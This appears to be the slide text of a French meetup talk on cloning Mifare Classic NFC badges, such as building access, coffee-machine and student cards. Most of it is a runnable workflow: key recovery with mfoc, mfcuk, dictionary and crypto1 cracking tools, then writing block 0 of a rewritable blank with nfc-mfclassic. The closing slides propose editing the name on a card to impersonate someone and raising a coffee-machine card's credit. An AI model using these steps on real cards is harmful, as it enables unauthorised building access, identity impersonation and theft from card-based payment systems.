Clonage de puces Mifare Classic

Xavier Le Cunff

Hub Talk

25/05/2019

Mifare Classic, ça vous parle?

- Badge d'immeubles
- Badges ou cartes pour machines à café
- Cartes étudiants
- (Cartes Forest Hill)

Présentation de la puce

- Développé par NXP
- Puce sans contact
- Fontionnent à 13,56 MHz
- Protocole de sécurité cracké en 2008
- Représente plus de 80% des cartes utilisées en 2016

Contenu de la carte

La carte *MIFARE Classic 1k* offre 752 octets de stockage répartis sur 16 secteurs. Chaque secteur est composé de 3 blocs de 16 octets. Un bloc de sécurité supplémentaire vient protéger l'accès au secteur par deux clefs différentes (nommées A et B). Les secteurs peuvent être gérés via des opérations de lecture/d'écriture de données ou d'incrémentation/décrémentation de valeurs. Le bloc 0 (premier bloc du premier secteur) contient l'identifiant unique de la carte. Il est programmé en usine et est verrouillé en écriture.

Wikipédia

Ce dont on a besoin

- Lecteur de carte NFC
- lib-nfc installé (disponible sous Kali Linux ou Parrot)
- Bagde Mifare Classic ré-inscriptible
- Bloc 0 écrit en dur? Demandez aux chinois

Premiers pas

- Vérifier que le badge est bien lu

  ```
  > nfc-list
  ```

- Cloner le badge vierge (clé ffffffffffff par défaut)

  ```
  > mfoc -P 500 -O vierge.dmp
  ```

- Lecture et analyse du badge original

  ```
  > mfoc -P 500 -O original.dmp
  ```

Les différents types d'attaques

- mfcuk

```
> mfcuk -C -R 0 -s 250 -S 250 -v 3 -o original.dmp
```

- Attaque par dictionnaire (disponible sur github)

```
> mfoc -P 500 -f dictionnaire.txt -O vierge.dmp
```

- miLazyCrack (disponible sur github)

```
> ./libnfc_crypto1_crack ffffffffffff 1 A 5 B
```


Clonage et analyse de la carte

- Inscription du block 0 avec l'option W

```
> nfc-mfclassic W a original.dmp vierge.dmp
```

- Lecture de la carte grâce à hexeditor

Aller plus loin dans la fourberie



- Modification du nom pour usurper une identité
- Modification du montant crédité pour une machine à café